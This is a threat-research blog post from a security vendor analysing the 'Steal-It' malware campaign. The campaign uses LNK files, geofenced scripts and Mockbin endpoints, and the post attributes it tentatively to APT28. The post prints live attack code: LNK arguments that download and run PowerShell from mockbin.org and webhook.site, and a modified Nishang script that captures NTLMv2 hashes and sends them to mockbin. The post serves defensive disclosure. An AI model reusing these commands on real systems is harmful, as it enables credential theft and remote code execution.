



[Request a demo](#)



## Zscaler Blog

Get the latest Zscaler blog updates in your inbox

[Subscribe](#)

Security Research

# Steal-It Campaign

NIRAJ SHIVTARKAR, AVINASH KUMAR  
SEPTEMBER 06, 2023 – 14 MIN READ

THREATLABZ RESEARCH



[Copy URL](#)

## Introduction

Zscaler ThreatLabz recently discovered a new stealing campaign dubbed as the "Steal-It" campaign. In this campaign, the threat actors steal and exfiltrate NTLMv2 hashes using customized versions of Nishang's Start-CaptureServer PowerShell script, executing various system commands, and exfiltrating the retrieved data via Mockbin APIs.

Through an in-depth analysis of the malicious payloads, our team observed a geofencing strategy employed by the campaign, with specific focus on targeting regions including Australia, Poland, and Belgium. These operations use customized PowerShell scripts, designed to pilfer crucial NTLM hashes before transmitting it to the Mockbin platform. The initial phase of the campaign involves the deployment of LNK files concealed in zip archives, while ensuring persistence within the system through strategic utilization of the StartUp folder. Additionally, the gathered system information and NTMLv2 hashes are exfiltrated using Mockbin APIs.

We believe the Steal-It campaign may be attributed to APT28 (aka Fancy Bear) based on its similarities with the APT28 cyber attack reported by CERT-UA in the [Threat Actor Attribution](#) section.

## Key Takeaways

- **Exfiltration Tactics:** We discovered that the threat actor steals and exfiltrates NTLM hashes using customized scripts from the Nishang framework and system information by executing system commands. Once captured, the data is exfiltrated via mock APIs.
- **Explicit Images as Lures:** The Fansly Whoami Exfil and Exfil Sysinfo OnlyFans infection chain variations use explicit images of models to entice victims to execute the initial payload.
- **Geofencing and Targeted Regions:** Threat actors use a geofencing strategy with specific focus on targeting regions including Australia, Poland, and Belgium.
- **Mockbin as a Service:** We observed the use of Mockbin, an API endpoint generating tool, and mock APIs to transfer stolen data such as NTLM hashes and command output.

## Campaign Analysis

After analyzing multiple samples for the Steal-It campaign, we categorized the infection chains based on the variations observed in the TTPs. The sections below depict these infection chains.

### NTLMv2 Hash Stealing Infection Chain

#### How it works





Figure 1: NTLMv2 hash stealing infection chain flow

## Overview

The NTLMv2 hash stealing infection chain steals NTLMv2 hashes by utilizing a customized version of Nishang's Start-CaptureServer PowerShell script and transmitting the stolen hashes via mocky API's to Mockbin.

## Technical Analysis

The infection chain begins with a ZIP archive bundled with a malicious LNK (shortcut) file, the LNK file is commissioned to download and execute another PowerShell script from **mockbin[.]org** and **webhook[.]site** as seen in the screenshot below.



```

Relative Path: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Working Directory: C:\Windows\System32
Arguments: -WindowStyle hidden -nopprofile -command "$R=(New-Object System.Net.WebClient).DownloadString('https://mockbin.org/bin/de22e2a8-d2af-4675-b70f-e42f1577da6e');powershell $R"

Relative Path: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Working Directory: C:\Windows\System32\WindowsPowerShell\v1.0\
Arguments: -WindowStyle hidden -nopprofile -command "$Response = Invoke-WebRequest -URI https://webhook.site/33128548-0eda-4e2b-bf89-7b1b225ecb9f;powershell $Response.Content"
Icon Location: %SystemRoot%\System32\Shell32.dll
  
```

Figure 2: Initial LNK File downloading & executing a customized Nishang's Start-CaptureServer PowerShell script

The PowerShell Script executed by the malicious LNK file is a customized version of Nishang's Start-CaptureServer.ps1 script that is especially developed to capture NTLMv2 hashes.

The threat actors modified **Start-CaptureServer.ps1** by removing:

- comments
- detectable strings to evade static detections
- basic authentication method for capturing credentials

The most significant modification our team observed was that the captured base64-encoded NTLMv2 hashes are exfiltrated by calling the **Net.WebClient.DownloadString()** function with the URL: **https[:]//mockbin.org/bin/<id>** as an argument. This is depicted in the screenshot below.

```
[byte[]]$NTLMTType2 =
@ (0x4e,0x54,0x4c,0x4d,
0x53,0x53,0x50,0x00,
0x02,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,
0x00,0x23,0x00,0x00,
0x01,0x82,0x00,0x00,
0x11,0x22,0x33,0x44,
0x55,0x66,0x77,0x88,
0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00)

start-process powershell.exe -WindowStyle hidden (for ($var = 1; $var -le 10; $var++) (net use f: \\localhost#8080\c$))
start-process powershell.exe -WindowStyle hidden (for ($var = 1; $var -le 10; $var++) (dir \\localhost#8080\fg))
$listener = New-Object System.Net.HttpListener
$listener.Prefixes.Add('http://localhost:8080/')
$listener.Start()

Write-Output 'Listening...'
while ($true)
{
    $context = $listener.GetContext()
    $request = $context.Request
    $response = $context.Response
    $hostip = $request.RemoteEndPoint

    $headers = $request.Headers
    $message = ''

    foreach ($key in $headers.AllKeys)
    {
        if ($key -match 'Authorization')
        {
            [string[]]$values = $headers.GetValues('Authorization')

            $NTLMAuthentication = $values[0] -split '\s+'
            $NTLMTType = $NTLMAuthentication[1]

            if ($NTLMTType)
            {
                Write-Output $context.Request.RemoteEndPoint.Address.IPAddressToString
                Write-Output $NTLMTType
                [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
                (New-Object System.Net.WebClient).DownloadString('https://mockbin.org/bin/' + $NTLMTType)
                Exit
            }
        }
    }
}
```

© 2023 ThreatLabz


Figure 3: A customized version of Nishang's Start-CaptureServer PowerShell script

Once the **DownloadString()** function is executed, it performs a GET request to the specified **mockbin.org** URL.

Mockbin enables you to create custom endpoints for testing, mocking, and monitoring HTTP requests and responses across different libraries, sockets, and APIs. When the GET request is made to the Mockbin URL with a captured base64-encoded NTLMv2 hash, the request is logged on the server side and can be tracked by threat actors.

## SystemInfo Stealing Infection Chain

### How it works



© 2023 ThreatLabz

Figure 4: Systeminfo stealing infection chain flow


## Overview

The Systeminfo stealing infection chain uses the OnlyFans brand to entice users into downloading the later stages of the chain, which exfiltrate command outputs to Mockbin.

## Technical Analysis

This infection chain starts with a ZIP archive named **"best\_tits.zip"** bundled with a malicious LNK (shortcut) file called **onlyfans.com-1.lnk**.

Upon execution, the malicious LNK file runs a command that opens the Microsoft Edge browser with a base64 encoded argument. This argument is a JavaScript one liner redirecting to the **http://run[.]mocky[.]io/v3/<id>** URL using **location.href**. This is depicted in the screenshot below.



```
cmd.exe /c "start msedge
data:text/html;base64,PHNj
wdd4= & start msedge
https://onlyfans.com/1
&timeout 9 > nul & move /y %userprofile%\Downloads\m8
m8.lnk"
base64 decoded
<script>location.href='http://run.mocky.io/v3/ce
66'</script>
```

© 2023 ThreatLabz

Figure 5: Initial LNK file – OnlyFans

To conceal the malicious redirection, the command also opens the legitimate OnlyFans website in another tab and pauses execution for 9 seconds.

Now the opened **run[.]mocky[.]io URL** is a HTML page with malicious JavaScript code that performs the following actions:

- Verifies if the userAgent header includes the keyword "win" to determine if the operating system being used is Windows.
- Utilizes the IPAPI Geolocation API to check if the country code is "AU" (Australia).

Specifically looking for the “AU” country code indicates the infection chain is geofenced and targeting users from Australia.

If the user’s operating system is Windows and they are located in Australia, the code proceeds to download another malicious LNK file named **m8**. This file is created by decoding a base64–encoded blob of data, as illustrated in the screenshot below.

Figure 6: Run[.]Mocky[.]io HTML page geofenced to target users from Australia

Furthermore, the downloaded LNK file is copied to the **Startup** folder as specified in the argument of the previous LNK file: **move /y %userprofile%\Downloads\m8 m8.lnk**.

Since the working directory of the previous LNK file is set to the **Startup** folder path, the LNK file is copied into the **Startup** folder. Because of this, the **m8.lnk** file will be executed every time the system is restarted, allowing persistence on the system.

When executed, the downloaded LNK file **m8.lnk** downloads a CMD file from **run[.]mocky[.]io** and copies it to the **Startup** folder as **m8.cmd**, following the same

method as the previous LNK file. These actions are depicted in the screenshot below.

Figure 7: LNK file downloading the final script

The CMD file **m8.cmd** is executed on a system reboot, and is the final script commissioned to gather and exfiltrate the system information. Once executed, it first runs the following three system commands and stores the output in the **ProgramData** directory.

- ipconfig
- systeminfo
- tasklist

From here, the script base64 encodes the command output files using **CertUtil** and sets environment variables for the base64-encoded command outputs using **set /p ipc= <%programdata%\<b64enc\_cmdoutput>.**

The newly set environment variables are exfiltrated by performing a GET request to the **mockbin[.]org** using **certutil -urlcache -f <http[:]//mockbin[.]org/bin/<id>/%env\_var%.** The environment variables are passed on in the request as shown in the screenshot.

Figure 8: Final script – Execute system commands and exfiltrate output to Mockbin.org

Towards the end of the script, clean up takes place where the command output files are deleted and the command outputs of executed commands: ipconfig, systeminfo, tasklist are exfiltrated to Mockbin URL.

## Fansly Whoami Exfil Infection Chain

### How it works

Figure 9: Fansly whoami exfil infection chain flow

### Overview



The Fansly whoami exfil infection chain uses the Fansly brand to entice users into downloading the later stages of the chain, which exfiltrate command outputs to Mockbin.

## Technical Analysis

This infection chain begins with a ZIP archive bundled with a malicious LNK (shortcut) file. The LNK file opens the **`http://run[.]mocky[.]io/v3/<id>`** URL in a browser, which consists of an HTML page with malicious Javascript. This HTML page is different from the page described in the "Systeminfo stealing infection chain" section. In this case, the JavaScript performs the following actions:

- Verifies if the userAgent header includes the keyword "win" to determine if the operating system being used is Windows.
- Utilizes the IPAPI Geolocation API to check if the country code is "PL" (Poland).
- Verifies whether the IP address version is "ipv4"

Specifically looking for the "PL" country code indicates the infection chain is geofenced and targeting users from Poland.

If all of the conditions above are satisfied, the JavaScript downloads a ZIP file named **fansly.zip** by decoding a large base64 blob. The ZIP file includes three explicit JPEG images of Ukrainian and Russian Fansly models to lure users into downloading a malicious batch file, called **fansly.com\_online.bat**, bundled inside the same ZIP archive.

Figure 10: Explicit images of Ukrainian & Russian Fansly models used to entice users into downloading a hidden file

Once executed, the **fansly.com\_online.cmd** batch script performs the following actions:

- Writes a VBScript & a batch script in the **ProgramData** directory and executes the VBscript.
- The VBScript opens real Fansly model profiles to conceal the malicious actions and then executes the batch script written in the **ProgramData** directory.
- Once executed, the batch script:
  - kills any running **msedge.exe** process

- deletes any **.css** files in the downloads folder
- opens a **mockbin[.]org URL** which downloads a **eucv80.css** file into the **Downloads** folder
- moves **eucv80.css** into the **ProgramData** directory as **eucv80.cmd** and then executes

When the **mockbin[.]org URL** is opened by the batch script in an Microsoft Edge browser, the JavaScript performs the following actions:

- Verifies if the userAgent header includes the keyword "win" to determine if the operating system being used is Windows.
- Ensures that userAgent does not contain the string "wow" which indicates that the 32-bit process is running in a 64-bit Windows machine.
- Checks if the browser version (Chrome/Firefox"UserAgent – Microsoft Edge also uses Chrome) is greater than "100".

If all conditions above are satisfied, the JavaScript redirects to another **mockbin[.]org URL** which executes another JavaScript code that performs the following actions:

- Verifies if the userAgent header includes the string "edg" to determine if the Microsoft Edge browser is being used.
- Leverages the IPAPI Geolocation API to check if the country code is "PL" (Poland)

If all the conditions above are met, a **eucv80.css** file is downloaded by decoding a base64 blob in the **Downloads** folder. As mentioned above, **eucv80.css** is moved into the **ProgramData** directory as **eucv80.cmd** and then executed:

- kills the **msedge.exe** process
- executes "whoami" command and stores the output in the **ProgramData** directory
- sets the environment variable **dobpyk** to the output of the whoami command
- exfiltrates the output of the WHOAMI command to the **mockbin[.]org URL** by sending a GET request with the appended command output, like this:  
**mockbin[.]org/bin/<id>/<cmd\_output>**
- deletes the command output file and the downloaded .css file

The execution flow is depicted in the screenshot below:

Figure 11: Execute whoami and exfiltrate the output to Mockbin.org

## Windows Update Exfil Infection Chain

### How it works

Figure 12: Windows update exfil infection chain flow

### Overview

In our analysis of this infection chain, we observed a ZIP archive bundled with a LNK file that uses geofencing techniques to target users in Belgium and unknowingly downloading multiple stages of a PowerShell script that executes system commands to collect basic information for nefarious purposes. Interestingly, we saw a similar infection reported by [CERT-UA](#) which was attributed to APT28.

### Technical Analysis

For this infection chain, the initial vector is a malicious LNK file bundled inside a ZIP archive (e.g. **command\_powershell.zip**). The malicious LNK file opens the **run[.]mocky[.]io URL** using Microsoft Edge. This downloads a **c1** file into the **Downloads** folder, which is then moved into the **Startup** folder as **c1.bat**, maintaining persistence on the machine. Whenever the system is restarted, **c1.bat** is executed.

Figure 13: Initial LNK file

Once opened, the **run[.]mocky[.]io URL** executes a JavaScript code which downloads a batch script from a base64-encoded blob. The batch script is downloaded to the **Downloads** folder, where it is then renamed to **c1.bat** and moved into the **Startup** folder.

**c1.bat** includes the “Window Update” title (identical to the phishing email subject) and is primed to download another script from **run[.]mocky[.]io** into the **ProgramData** directory using **CertUtil**.

To conceal the malicious activity, the batch script shows an seemingly innocuous message on the console with a progress bar. The message reads:

*“Dynamic Update for Windows Systems (KB5021043)”*

This is depicted in the image below.

Figure 14: Fake Windows update BAT script execution to download the additional stages

The LNK file opens a **run[.]mocky[.]io URL** using Microsoft Edge, which then performs following actions:

- Verifies if the userAgent header includes the keyword "edg" to determine if the browser used is “Microsoft Edge”
- Utilizes the IPAPI Geolocation API to check if the country code is "BE" (Belgium)

Specifically looking for the “BE” country code indicates the infection chain is geofenced and targeting users from Belgium.

Figure 15: Geofenced HTML that target users from Belgium

If both the conditions above are satisfied, a **b4.css** script is downloaded into the **Downloads** folder by decoding a base64 blob. The script is then moved into the **Startup** folder and renamed to **b4.cmd**. This helps threat actors maintain persistence like in the other infection chains.

Upon execution, **b4.cmd** opens another **run[.]mocky[.]io URL** using Microsoft Edge, which is similar to the JavaScript code seen in Figure 15.

The JavaScript code executes the batch script with the title “Window Update” and displays a an innocent message on the console with a progress bar stating:

*“Dynamic Update for Windows Systems (KB5021043)”*

From here, another script is downloaded from **run[.]mocky[.]io** in the **ProgramData** directory using **CertUtil** to execute it.

During the analysis, the Mocky URL was inaccessible, therefore while searching for similar scripts with the “Window Update” messages as shown in Figure 14, we discovered a PowerShell script which executes a final set of PowerShell commands downloaded from **run[.]mocky[.]io**. This script also uses the window title as “Updating Windows” and the message “*Dynamic Cumulative Update for Windows (KB5023696)*” to conceal malicious intentions as depicted in the screenshot below and was also reported previously.

Figure 16: Fake Windows update PowerShell script executes system commands and exfiltrates output

The final set of PowerShell commands in this script are commissioned to execute the commands **tasklist** and **systeminfo** on the system, and then use **WebClient.UploadString()** to exfiltrate the command output to the **mockbin[.]org** URL using a POST request as shown below.

In addition to system information, we also observed cases where the full file paths were exfiltrated to **mockbin[.]org** by executing the “**Get-ChildItem -Path <path> -Recurse -File | select FullName**” command and then exfiltrate the command output using **WebClient.UploadString()**.

## Threat Actor Attribution

Our team believes that the Steal-It campaign could be attributed to APT28, Russian cyber espionage group with medium confidence level. The similarities between our observations of these four infection chains discussed in the Steal-It Campaign and the APT28 cyber attack reported by CERT-UA (Computer Emergency Response Team of Ukraine) are striking. The Steal-It Campaign and the CERT-UA’s report shared the following:

- Similar PowerShell scripts for exfiltrating system information and the downloading of further stages with varied infection chain.
- Similar Mockbin URLs in payloads and abusing Mockbin API’s for hosting scripts and exfiltration of information.
- Similar TTPs such as gathering system information by executing commands and exfiltration of data using Mockbin APIs
- Similar “Windows Update” theme.

## Conclusion

Zscaler ThreatLabz's analysis of the Stealing campaign named as "The Steal-It Campaign" indicates their targeted geofencing strategy and sophisticated tactics. For example, the threat actors' custom PowerShell scripts and strategic use of LNK files within zip archives highlights their technical expertise. The persistence maintained by moving files from the Downloads to Startup folder and renaming them underscores the Threat Actors dedication to prolonged access.

The meticulousness and technical process demonstrated by the Steal-It campaign emphasizes the importance of robust cybersecurity measures. In addition to staying on top of these threats, Zscaler's ThreatLabz team continuously monitors for new threats and shares its findings with the wider community.

## Zscaler Sandbox Coverage

Zscaler's multilayered cloud security platform detects indicators at various levels. During the investigation of this campaign, Zscaler Sandbox played a crucial role in analyzing the behavior of various files. Through this sandbox analysis, the threat scores and specific MITRE ATT&CK techniques triggered were identified, as illustrated in the screenshot provided below. This comprehensive approach empowers cybersecurity professionals with critical insights into the malware's behavior, enabling them to effectively detect and counter the threats posed by the Threat Actors.

The image below shows the Zscaler cloud sandbox report for LNK Files attributed to APT28 ([LNK.Downloader.APT28](#)).

Figure 17: Zscaler sandbox detection

In addition to sandbox detection, Zscaler's multilayered cloud security platform detects indicators at various levels.

[LNK.Downloader.APT28](#)

MITRE ATT&CK TTP Mapping

ID	TECHNIQUE NAME
T1598	Phishing
T1059	Command and Scripting Interpreter
T1212	Exploitation for Credential Access
T1567	Exfiltration Over Web Service
T1037	Startup Items

Indicators of Compromise (IoCs)

NTLMv2 Hash Stealing

LNK

- O22dO1e7OO7971f5a5O96c4f2f2b2aa4
- 1e2a32O658ba5b616eae7a3e247f44a6

Customized Nishang Start-CaptureServer PowerShell script

- URL: mockbin[.]org/bin/de22e2a8-d2af-4675-b7Of-e42f1577da6e
- URL: https[:]//webhook[.]site/33128548-Oeda-4e2b-bf89-7b1b225ecb9f
- Script: 358d9271b8e2O7e82dafe6ea67c1d198

SystemInfo Stealing

LNK

- 4O83396abO344c4731a3Od4931bb1963

URL

- [http\[://run\[.\]mocky\[.\]io/v3/cee6d18e-5adb-4fbd-b47b-989768473c66](http://run[.]mocky[.]io/v3/cee6d18e-5adb-4fbd-b47b-989768473c66)
- [http\[://run\[.\]mocky\[.\]io/v3/99c677eb-21e1-4064-9ab4-9ee9dfd2ef13](http://run[.]mocky[.]io/v3/99c677eb-21e1-4064-9ab4-9ee9dfd2ef13)

## Fansly Whoami Exfil

URL

- <https://run.mocky.io/v3/869e530a-51f7-4bec-ae6e-3effb1737691>
- <https://run.mocky.io/v3/f4ccbf43-9f2a-4c08-af0a-35be079694a8>

## Windows Update Exfil


LNK

- O2afOa334507fcdf7b374dff9Oeddead
- 468afeebde1c65b96e6d1Oe11428598e
- c95eed189823c9a2c7206d13ff953bdf


URL

- [http\[://run\[.\]mocky\[.\]io/v3/2e757b51-c023-4bb6-9d3f-68489571abd7](http://run[.]mocky[.]io/v3/2e757b51-c023-4bb6-9d3f-68489571abd7)
- [https://run\[.\]mocky\[.\]io/v3/e0687bb8-d14b-4ee0-8c47-202c5aaab48c](https://run[.]mocky[.]io/v3/e0687bb8-d14b-4ee0-8c47-202c5aaab48c)
- [http\[://run\[.\]mocky\[.\]io/v3/ef2c9f34-11f5-4a99-b31c-6b203b5d5313](http://run[.]mocky[.]io/v3/ef2c9f34-11f5-4a99-b31c-6b203b5d5313)

Was this post useful?



Yes, very!



Not really


Explore more Zscaler blogs






## A peek into APT36's updated arsenal

[Read post](#)



## Technical Analysis of HijackLoader

[Read post](#)



## Rise in Tech Support Scams Abusing WhatsApp Action Center Notification

[Read post](#)

# Get the latest Zscaler blog updates in your inbox

By submitting the form, you are agreeing to our [privacy policy](#).



THE ZSCALER EXPERIENCE



PRODUCTS & SOLUTIONS



PLATFORM



RESOURCES



POPULAR LINKS



English



Zscaler is universally recognized as the leader in zero trust. Leveraging the largest security cloud on the planet, Zscaler anticipates, secures, and simplifies the experience of doing business for the world's most established companies.



[Sitemap](#) [Privacy](#) [Legal](#) [Security](#)

© 2024 Zscaler, Inc. All rights reserved. Zscaler™ and other trademarks listed at [zscaler.com/legal/trademarks](https://www.zscaler.com/legal/trademarks) are either (i) registered trademarks or service marks or (ii) trademarks or service marks of Zscaler, Inc. in the United States and/or other countries. Any other trademarks are the properties of their respective owners.